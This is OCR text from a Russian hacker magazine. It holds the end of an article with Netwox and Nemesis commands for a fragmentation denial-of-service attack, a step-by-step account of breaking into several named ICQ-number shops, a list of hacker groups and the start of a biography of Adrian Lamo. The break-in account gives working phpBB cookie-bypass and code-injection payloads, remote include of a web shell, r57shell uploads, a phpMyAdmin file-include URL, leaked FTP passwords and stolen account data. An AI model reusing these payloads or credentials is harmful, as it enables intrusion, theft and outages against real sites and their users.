
Последний пример я объясню на основе способа осуществления атаки Rose Fragmentation, метод и технологию которой подробно осветил хакер под ником Gendalf. Так как мое место в журнале небезгранично, подробно почитать об этом стоит здесь: http://digital.net/~gandalf/Rose_Frag_Attack_Explained.txt. В дополнение к Netwox нам понадобится не менее полезная утилита — Nemesis (www.packetfactory.net/projects/nemesis). Поставь его для определенности в корень диска C:\. Условимся в следующем: пусть A — компьютер атакующего, B — атакуемый компьютер под управлением Windwos 2000 со всеми сервис-паками, его IP-адрес, например, будет 10.32.3.15, C — некий сторонний компьютер. Далее сохраним файлы Picmpdata.txt, Ptcpdata.txt и Pudpdata.txt, которые Gendalf специально скорректировал для создания подходящих фрагментированных пакетов. Найти эти файлы для всех протоколов можно по адресам: http://digital.net/~gandalf/Ptcpdata.txt http://digital.net/~gandalf/Pudpdata.txt http://digital.net/~gandalf/Picmpdata.txt. Также нам понадобится файл nemITUrnd.xls (http://digital.net/~gandalf/nemITUrnd.xls).
Его следует отредактировать,поэтому выделяй в нем строки и опускайся до тех пор, пока не получим 700 строк, далее сохраняем под именем temp.csv — MS-DOS Comma Separated Text. Затем переименуем его в temp.txt и откроем. В нем ты увидишь такую вот кашу:

```
nemesis icmp -S 10.,3,.,64,.,121, -D 10.32.3.15 -d1 -i 8 -I ,7242, -P Picmpdata.txt -FM0,~,nemesis ip -S 10.,3,.,64,.,121, -D 10.32.3.15 -d1 -I ,7242,
```

Тут нужно заменить все тильды («~») на \n, а «,» — на пробелы, после чего сохранить текст и выйти. Полученный файл переименовываем в temp.bat и помещаем в папку с Nemesis. Затем воспользуемся снифером, входящим в состав Netwox под счастливым номером 7 для сбора случайных пакетов, которые нам понадобятся для отправки Nemesis'ом:

```
netwox 7 --outfile "nemesispingbig.txt" --recordencode "hexa" --filter "host 10.32.3.15"
```

В данном случае все собранные пакеты, уходящие на IP-адрес


снифаем DNS траффик с помощью Netwag

10.32.3.15, будут записаны в шестнадцатеричном виде в файл nemesispingbig.txt. Далее откроем командную строку и наберем: C:\nemesis>temp.bat Оставив Nemesis работающим в течение нескольких часов, мы получим около 35,000 пакетов. Если скорость канала компьютера A достаточно велика, то фрагментированные ICMP-запросы с компьютера C покажут, что компьютер не отвечает (ping Request Time Out). Когда работа Nemesis закончится, компьютер B снова подаст признаки жизни. Теперь попробуем устроить DoS другим методом. Отправим все эти пакеты разом с помощью утилиты Netwox 14 — Spoof a record: netwox 14 -s –file nemesispingbig.txt. Что же мы получим теперь, выполнив ping -t -l 1600 10.32.3.15? Атакуемый компьютер будет находиться в дауне на протяжении не менее 2—3 минут.

ВМЕСТО ЗАКЛЮЧЕНИЯ

Так что же мы имеем? Не стоит опошлять смысл слова, ведь в действительности данная программа в руках деструктора может превратиться в страшное оружие, хотя и была изначально создана как утилита для администраторов и их потребностей в тестировании маршрутизаторов, сетей и т.п., а не как набор хакерских утилит. Пользуйся Netwox с умом и не применяй его в злых целях — больше позитива, друг мой. И напоследок хочу отметить, что в своей статье по большей части я использовал только утилиты Netwox из класса спуферов и конструкторов пакетов, но это лишь малая часть из всего их многообразия, ведь с помощью Netwox можно даже запустить бэкдор на порутанной тачке, стоит лишь найти утилиту TCP-сервер или даже HTTP-сервер удаленного администрирования или поднять временный FTP- или SMTP-сервер. Однако, так и быть, оставлю их изучение тебе. Не бойся, в них нет ничего сложного. Ах, да! Помнится, обещал рассказать тебе, как с помощью Netwox сварить кофе. Думаешь, что это невозможно? Не-а! Laurent Constantin, создатель программы, решил что и эту возможность стоит добавить — запускай Netwox 190, и через несколько секунд твой кофе будет готов.

BINARY YOUR'S

TEXT МАГ / WAPP.RU
/ ICQ 878477 /

К КОМУ УХОДЯТ АСИ?

БЫСТРЫЙ ВЗЛОМ СЕТЕВЫХ МАГАЗИНОВ

МНЕ ВСЕГДА ХОТЕЛОСЬ ПОСМОТРЕТЬ НА ВНУТРЕННОСТИ МАГАЗИНОВ, ЗАНИМАЮЩИХСЯ ПРОДАЖЕЙ ICQ UIN'ОВ. КУЧА БАБОК В WM-КОШЕЛЬКАХ, ГОРЫ ШЕСТИЗНАКОВ — ВСЕ ЭТО ЖДЕТ ВЗЛОМЩИКОВ. СЕГОДНЯ НА МОЕМ ОПЕРАЦИОННОМ СТОЛЕ НЕСКОЛЬКО ИЗВЕСТНЫХ ПАЦИЕНТОВ: UINSHOP.COM, NOMERKOV.NET И UINZZ.COM :). ENJOY!

Никогда не используй одинаковые пароли для баз данных и фтп!

И запомни! Никогда не повторяй проделанного в статье — уголовно наказуемо!

Используемые скрипты:
r57shell:
rst.void.ru/download/r57shell.txt
r57pws:
rst.void.ru/download/
r57pws.txt
Файл-Менеджер, удобный в инклуде:
wapp.ru/dir.txt


SEX WITH UINSHOP.COM

Давай сразу приступим к делу. Вспомнив о сервисе domainsdb.net, поищем соседей нашего магазина с установленным phpBB-форумом (чтоб не напрягаться, естественно, в поисках багов) :). Для uinshop.com таковым оказался systemfond.ru. Осматриваемся. Версия форума неизвестно какая, админ мудро убрал авторские копирайты. Но все же на всякий случай проверяем наличие уязвимости в параметре highlight:

www.systemfond.ru/forum/viewtopic.php?p=873&highlight=%2527

Ничего не получается, форум не выдает никакой ошибки, значит, будем использовать более новую уязвимость всех версий форума phpBB<=2.0.17 — связки php-функции preg_replace() и переменной signature_bbcode_uid (м-да, с регулярными выражениями у авторов phpBB беда, учите паттерны!). Итак, пробуем регистрироваться… Неудача! Активация пользователей на форуме осуществляется самими администраторами. Вспоминаем про еще одну уязвимость форума — возможность входа под любым пользователем через багу в кукисах. Нам нужен аккаунт админа, значит, идем в браузер Опера, в меню Сервис->Дополнительно->Управление cookies (если ты сидишь не в Опере, то поищи на nsd.ru или на www.xakep.ru проги для редактирования оных), ищем там www.systemfond.ru, удаляем содержимое переменной iconboard_sid (да-да, так админы назвали кукисы, думали, что это чем-то поможет, наивные), а в iconboard_data вставляем следующее значение:

ОБЫЧНО АДМИНЫ ТАКИХ САЙТОВ КРАЙНЕ БЕСПЕЧНЫ



a%3A2%3A%7Bs%3A11%3A%22autologinid%22%3Bb%3A1%3Bs%3A6%3A%22userid%22%3Bs%3A1%3A%222%22%3B%7D

Поясню, с помощью этой строки мы залогинимся под пользователем с id=2, так как в скрипте, отвечающем за вход, недостаточно проверяется соответствие типов переменных. Если вдруг тебе понадобится другой пользователь, то ты легко можешь вставить любой id в это значение здесь: 3A%22[id]%22%3B%7D

БЕРЕМ ОТ АДМИНА ВСЕ

Перезагружаем страницу (так, чтобы в ее параметрах не было sid, так как с любым существующим значением sid ничего не получится), в итоге оказываемся залогиненными под администратором [Kudesnik]. Итак, идем в редактирование профиля нашего админа :). Сохраняем страницу себе на хард, в html-коде находим

```
<form action="profile.php" method="post">
```

и меняем на

```
<form action=www.systemfond.ru/forum/profile.php?signature_bbcode_uid=(.*)/e%00 method="post">
```

Загружаем полученную страницу и в поле подписи вставляем

```
[b:file_get_contents($_GET[bb])
```

В это место можно, естественно, вставить любой php-код, в том числе и system() после «[b:». Но сейчас нам нужна именно функ-

ция получения содержимого файла. Нажимаем «Отправить» и идем по ссылке www.systemfond.ru/forum/profile.php?mode=editprofile&bb=config.php. В поле подписи нам открылось содержание *config.php*, которое можно увидеть на скрине.
Пробуем залогиниться с полученными данными на фтп:

Хост systemfond.ru
Юзер sysfond
Пароль sfosttmax700

Неудивительно, что пароль подошел, обычно админы таких сайтов крайне беспечны :). Далее, для удобства, заливаем r57shell под именем systemfond.ru/n260903-2.phtml, чтобы не палиться преждевременно (файлов с такими именами там много, видать, новости сайта). Начинаем исследовать сервер. Прежде всего смотрим */etc/passwd*, узнаем с помощью банальной эрудиции имя юзера для uinshop.com (uinshop) и пробуем вломиться в /home/uinshop/public_html/.
У нас получилось :). Скажу сразу, что ничего интересного на сайте не было, так как действуют они через сторонний сервис digiseller.ru. Паролей, к сожалению, тоже не удалось достать, а жаль, так как они могли подойти к аккаунту магазина на дигиселлере. Что ж, еще не все потеряно, идем дальше.

NOMERKOV.NET — УДАЧНЫЙ ПОХОД

По аналогии с предыдущим магазином ищем с помощью domainsdb.net phpBB форум на сервере, на котором хостится наш магазин. Сегодня удачный день :). Практически первый же попавшийся форум на сайте di-site.com оказывается уязвимым к баге в highlight-параметре! Только толку от нее оказалось мало. Был включен php safe-mode. Многие стандартные php-функции были недоступны. Но я нашел выход :). Я написал миниатюрный файл-менеджер с функциями шелла, специально предназначенный для работы в инклуде. Его код, естественно, можно найти на врезке или скачать на wapp.ru/dir.txt. Далее заливаем его на полученный ранее ftp-аккаунт systemfond.ru, опять же, чтобы не палиться. Выполняем следующий запрос:

www.di-site.com/forum/viewtopic.php?p=2&highlight=%2527.include($_GET[bb]).%2527&bb=systemfond.ru/dir.txt
И получаем такую вот ошибку:

Unknown(systemfond.ru/dir.txt)\b#i): failed to open stream: HTTP request failed!


Я долго гадал, почему это не сработало, но так и не понял. Видимо, какие-то экзотические настройки php. Но в результате экспериментов наш файл все же получилось заинклудить с помощью функции eval(), параметр которой выполняется, как php-код. Выполняем запрос:


www.di-site.com/forum/viewtopic.php?p=2&highlight=%2527.eval($_GET[bb]).%2527&bb=include($_GET[aa]);&aa=systemfond.ru/dir.txt

Есть! Все директории и файлы как на ладони! Итак, смотрим *config.php*, проверяем полученный пароль (retusha) на фтп! Пароль, естественно, подходит :). Теперь нужно залить веб-шелл, чтобы изучить сервер. Так как включен safe-mode для php, обычный r57shell нам не подойдет, так как слишком мало возможностей для изучения сервера. Недолго думая, заливаем в ./public_html/cgi-bin r57pws веб-шелл, написанный на perl (респект rst team!) и выставляем ему права 0755, чтобы он мог выполняться. Идем по адресу: di-site.com/cgi-bin/r57pws.cgi, вводим пароль «r57» и смотрим */etc/passwd*. Нужный нам юзер угадывается сразу — nomerkov14. Пытаемся пройти в его папку, как в первом случае:

PHPBB С SIGNATURE_BBCODE_UID

Если вдруг с помощью уязвимости с недостаточной проверкой переменной signature_bbcode_uid тебе не удастся выполнить php-код, а ты тем временем будешь обычным зарегиным пользователем, то ничто не мешает получить тебе статус админа и вволю покуражиться над несчастным форумом. Делаем все так же: сохраняем страницу с редактированием профиля себе на хард и ищем строку
<form action="profile.php" method="post">,
затем меняем ее на
<form action="victim.ru/phpBB2/profile.php?signature_bbcode_uid=1',user_level='1" method="post">
Как видно, здесь имеет место простая sql-инъекция. Естественно, это будет работать при отключенном magic_quotes_gpc :) Еще иногда бывает, что в php отключена директива register_globals. Выход из этого есть, только работает он на php<=4.4.0. Тебе надо передавать нашу переменную всего лишь в формате «?GLOBALS[signature_bbcode_uid]=»


шелл на uinshop.com


пароль от БД подходит и к фтп

/home/nomerkov14/domains/nomerkov.net/public_html/

Ничего не вышло :(. Продолжаем дальше изучать сервер. Ага, в */usr/local/www* видим диру directadmin. Логинимся в da под нашим юзером disite с паролем retusha.

PHPMYADMIN И КРИВЫЕ РУКИ КОДЕРОВ

После успешного логина идем в *di-site.com→Базы данных MySQL→ phpMyAdmin*, логинимся под юзером из *config.php* (disite_root). Ты спросишь, для чего мы это сделали? Заряди гугл запросом «phpmyadmin exploit» и зацени количество дырок в этом известнейшем скрипте управления базами данных mysql :). Еще, как правило, в системах управления сайтами phpmyadmin для всех аккаунтов общий и запущен под более привилегированным юзером, чем у нас есть. То есть стоит покопаться в выданных гуглом багах. Теперь осматриваемся в phpmyadmin'e. Клево, версия 2.6.1-pl3, страдающая локальным инклудом файлов. Для использования инклуда заливаем на фтп в паблик уже известный нам скрипт для чтения директорий и выполнения команд dir.txt (он удобен тем, что сам оперирует с $QUERY_STRING, поэтому он идеально подходит в тех случаях, когда залить веб-шелл не удается, но можно инклудить любые локальные и удаленные файлы) под именем all.dbi.lib.php. Далее открываем следующий URL:

di-site.com/phpmyadmin/libraries/database_interface.lib.php?cfg[Server][extension]=../../../../../../../../../../../home/disite/domains/di-site.com/public_html/all&dira=/home/nomerkov14/domains/nomerkov.net/public_html/

В результате чего успешно получаем список файлов и директорий магазина nomerkov.net :). Кстати, на этом же сервере лежит и uinzz.com:

```
di-site.com/phpmyadmin/libraries/database_interface.lib.php?cfg[Server][extension]=../../../../../../../../../../../home/disite/domains/di-site.com/public_html/all&dira=/home/uinzz/domains/uinzz.com/public_html/
```

Только ничего интересного там тоже нет. Ненавижу сторонние торговые площадки! Итак, мы можем просматривать чужие директории, благодаря тому, что phpmyadmin запущен под юзером apache, имеющим на это право. Идем в директорию собственно шопа — online. Смотрим конфиги, проверяем базу шопа, которая оказывается пустой в плане номерков и паролей. Не круто, конечно, но это еще не все :). Смотрим опять диру online и открываем ранее не замеченные файлики — *online/uin.txt* и *online/u.txt* :). И что мы видим? Правильно, уины и пароли :).

ЗАКЛЮЧЕНИЕ

На этом заканчиваю. Думаю, теперь владельцам магазинов стоит трижды подумать, выбирая себе хостинг, а еще лучше завести себе нормальный выделенный сервер :). Кстати, ко всем используемым уязвимостям есть свои эксплойты на rsr.void.ru, но все же советую все делать ручками.

ОТ РЕДАКТОРА

Вот видишь, дорогой друг. Любовь — штука сильная, вынуждает людей делать плохие поступки. Но если их не делать, то и жить, я думаю, незачем. На этой грустной реалистической ноте мы закончим рассказы про взлом уже приевшихся phpBB-форумах, думаю, надолго. Ведь на свете еще так много интересного, приятель!

BINARY YOUR'S

HACK STARS

ЗВЕЗДЫ ХАКСЦЕНЫ

1
Cyberlords Community
www.cyberlords.net
Год основания:2002
Проект создан: k0pa и Condor
IRC: #cyberlords irc.icqinfo.ru

2
NerF
www.nerf.ru
Год основания: 2000
Группа создана: v1pee

3
Unl0ck
http://www.exploiterz.org/
Год основания: 2004(?)
Проект создан:DarkEagle

4
Ru24 Security Team
http://www.ru24-team.net
Год основания: 2005
Группа создана: Nitrex & Dokk21
IRC: #ru24 irc.icqinfo.ru

5
BlackLogic
http://www.blacklogic.net/
Год основания: 2004

6
ALIEN Hack Team
http://www.ahteam.org/
Год основания: 2003
Группа создана: MaX

7
Acolytez
http://www.acolytez.com/
Год основания: 2002
Проект создан: K0r0l
IRC: #acolytez, irc.wenet.ru

8
Limpid Byte
http://lbyte.ru/
Год основания:1999(2002)
IRC: #limpidbyte, Efnet

9
Hell Knights
http://hellknights.void.ru
Год основания: 2005(?)

1 Пожалуй, CyberLord'ы ничуть не менее известны, чем RST/GHC, но вот интервью что-то никто у них до сих пор не брал. Вероятно, в некоторой степени уклон на приват мешает этому. CyberLords Community — старая команда, изначально создававалась как security team, но позже занявшаяся другими сферами деятельности, порой более прибыльными ;). Тем не менее продолжает выпускать релизы, статьи и радовать поклонников ими. **2** Nerf в свое время была очень активной blackhat-group. Сейчас, как и m00, ушла в приват, но их релизы доступны на сайте и по сей день. А вообще, в рунете осталось очень мало подобных ей, действительно стоящих blackhat-команд. **3** Наверняка ты встречал множество сплоитов под загадочной маркой Unl0ck. Эта команда имеет длинную историю, однако сейчас они находятся в полном привате. Из доступных материалов публике представлены лишь web-блоги мемберов. Но поговаривают, что группа ушла в полный оффлайн… **4** Не прощу себе, если не упомяну команду Ru24 Security Team, мембером которой является ваш покорный слуга. Ru24 Security Team — достаточно новая и динамично-развивающаяся grayhat-команда, постоянно выпускающая новые релизы и статьи. Ей едва исполнился год, но она уже успела обзавестись большим френд-листом, поменять дизайн сайта, повоевать с CCTeam, а точнее с ее главой Tristam'ом, которого наверняка помнят наши читатели по конфликту с NSD. Статьи и VisualHack'и наших мемберов, среди которых c1k_(l1s), Nitrex, ты, безусловно, встречал в Х и на www.xakep.ru. В том числе и мои творения в PCZONE и VZLOM. **5** Естественно, стоит упомянуть Blacklogick. Куда же без этих профессионалов. Одним из известнейших членов этой команды является Coban, тот самый знаменитый творец Пинча, TICQLib, HashLib и т.д. Ранее Coban состоял в CCTeam. С недавних пор группа выпускает E-zine Fuck`in Hoax. **6** Команда ALIEN Hack была создана в марте 2003 года, до этого существовал небольшой проект, посвященный исследованию простых программных защит. 15 марта 2003 года был открыт первый веб-сайт, располагался он на бесплатном хостинге. С тех пор прошло достаточно много времени, команда значительно расширилась, сайт был полностью перестроен (от дизайна до содержимого). Что касается состава команды — за время их существования состав обновлялся не один раз, люди приходили и уходили. На момент создания команды в ней было 2 человека. Прием в команду новых участников временно не производится, так что дорога тебе туда закрыта, даже если ты семи пядей во лбу. **7** В самом начале своего пути команда Acolytez носила имя Slash. Название Acolytez переводится как «Темники». Один из бывших членов — Crack — сейчас ушел в RST. Направление их деятельности стало все больше и больше ориентироваться на анализ программ и поиск в них багов, чем на дефейсы, которые совершались ради пиара. Цель команды — стать авторитетными специалистами в области сетевой безопасности и программирования сетевых приложений. **8** Limpid Byte был создан в январе 2002 года как перевоплощение GiN Group. Пожалуй, главный лозунг команды таков: «Мы выступаем против коммерциализации всемирной Сети — доступ к компьютерам должен быть НЕОГРАНИЧЕННЫМ и ПОЛНЫМ». Их цель — заставить изменить мнение интернациональной общественности относительно хакеров: «Мы надеемся постепенно реализовать эту цель в течение нашего существования, вера в исполнение нашей цели объединяет Limpid Byte со многими видными личностями андеграунда.» **9** «Мы — Главное Зло Рунета!» — объявляют создатели. Команда ориентируется на VX/RAT/ и SECURITY/Hacking. Основана в сентябре 2005 года. Один из самых известных мемберов — _1nf3ct0r_. Его статьи ты мог встретить в нашем журнале и на www.xakep.ru

Cyberlords Community:
k0pa, Condor, w00t, _SPiRiT_, ziGGy, Satir, eXp.l0ziv, m1g, gr0bin, Fear

NerF:
v1pee, tandm, upline, alphanumeric, wh

Unl0ck:
nekd0, choix, Darkeagle, payhash

Ru24 Security Team:
Nitrex, Dokk21, DreAmeRz, clk_(l1s), Gadfly, ShadOS, roOstY, s0

BlackLogic:
Flex[IP], 500mHz, dzen, dMNt, astr0, coban2k, TiX

ALIEN Hack Team:
FEUERRADER, bi0w0rM, ViNCE, Sh, DaRKSiDE, ssx, COdEXpLOrER, T0r0

Acolytez:
K0r0l, Z10y_Tap0k, Fluxsider, Cherep, hard-core, ph34rd, gad-spider, MrXaK, Crazy Nick

Limpid Byte:
ak[id], z00mKiLLer, mam0nt, eaS7

Hell Knights:
Sailex Nevillen _1nf3ct0r_, M3lc1y, ©yBe®0gEN№, xh4ck

Yahoo!, Microsoft, AOL Time Warner, Excite@Home, MCI WorldCom, NSA contractor CSC, Cingular, The New York Times — не каждый взломщик способен проникнуть в корпоративные сети этих крупнейших компаний. Но нет ничего невозможного, ведь все эти названия входят в «послужной список» американского хакера Адриана Ламо, прозванного прессой «бездомным хакером». Еще одним прозвищем Адриана стало helpful hacker, то есть «полезный хакер». Почему — читай дальше.

TEXT ROSSOMAHAAR / ROSSOMAHAAR@MAIL.RU /

Жизненный путь бездомного хакера

Детство хакера

Адриан Ламо родился в 1981 году на севере США в Бостоне, штат Массачусетс. Через некоторое время его семья переехала в Сан-Франциско, там он и провел свои школьные годы. Впервые с компьютером Адриан столкнулся в возрасте 6—7 лет — отец был обладателем популярного тогда Commodore 64. Жертвами первых «взломов» парня стали текстовые адвенчуры.

Когда ему исполнилось семнадцать, родители решили уехать из Сан-Франциско в более тихое и спокойное место, которым оказалось Сакраменто. Адриану идея переезда совсем не понравилась — для него жизнь в шумных городских кварталах была куда привычнее, чем в пригородных спальных районах. Он пожелал остаться в большом городе, тем более что к этому времени он как раз закончил свое школьное обучение. Так, не имея серьезного образования и крыши над головой, Ламо приходится заботиться о себе самому.

Так как он к этому времени уже обладал неплохими компьютерными знаниями, Адриан начинает подрабатывать в различных фирмах, выполняя работу, связанную с компами, при этом частенько остается ночевать прямо в офисе. Чуть позже ему удалось устроиться консультантом по информационной безопасности в знаменитую фирму Levi Strauss, правда, пробыл он там всего 3 месяца. Это единственная работа, связанная с информационной безопасностью, которая может быть представлена в его резюме. Места его обитания в последующие полгода покрыты завесой тайны, которую сам Адриан раскрывать не хочет. В конце концов хакер забросил офисную жизнь и пустился в кочевые странствия.

Компьютерный бродяга

Он путешествовал по стране, имея при себе лишь рюкзак, в котором находились его любимый ноутбук, набор первой медицинской помощи, комплект сменной одежды и теплое одеяло. Именно в этот период Адриан Ламо совершил свои, ставшие знаменитыми, взломы крупнейших корпоративных информационных систем. Проделаны они были на ноуте «Тошиба» с двумя отсутствующими на клавиатуре клавишами, из интернет-кафе или других местах с доступом в инет по Wi-Fi. Причем для проникновения в защищенные сети хакер использовал лишь браузер и сканер ip-адресов.

Из-за отсутствия водительских прав по стране он передвигался автостопом, тем более что при таком способе можно было путешествовать анонимно. А когда приходилось пересекать большие расстояния, он делал это на рейсовых автобусах и поездах. Наиболее частыми местами обитания Ламо были Сан-Франциско, Филадельфия, предместья Вашингтона и Питсбург, время от времени он также посещал Сакраменто. Ночи хакер проводил чаще всего в интернет-кафе, иногда останавливаясь у друзей. Изредка ночевал в заброшенных зданиях и на строительных площадках. «Я нахожусь постоянно в движении, подобно Саддаму Хусейну, — не более двух ночей в одном месте», — заявил в одном из своих интервью Адриан.

Свои взломы хакер совершал самостоятельно, в течение нескольких месяцев изучая «жертв». А иногда вместе с друзьями выходил поохотиться на интересную макулатуру в мусорных баках неподалеку от офисов крупных фирм. В сентябре 2001 Ламо проникает в систему публикации новостей Yahoo! News. Взлом так бы и остался незамеченным админами, если бы Адриан сам не написал о нем на SecurityFocus'е. Единственное, что хакер изменил в системе, — это содержание нескольких статей. Например, в статье об арестованном тогда в США Дмитрии Склярове он «подправил» возможную меру наказания, в результате чего Склярову якобы грозила смертная казнь.

А еще через месяц Ламо удалось хакнуть Microsoft и проникнуть в базу данных о клиентах этой компании, купивших продукты мелкомягких по Сети.

«Полезный» хакер

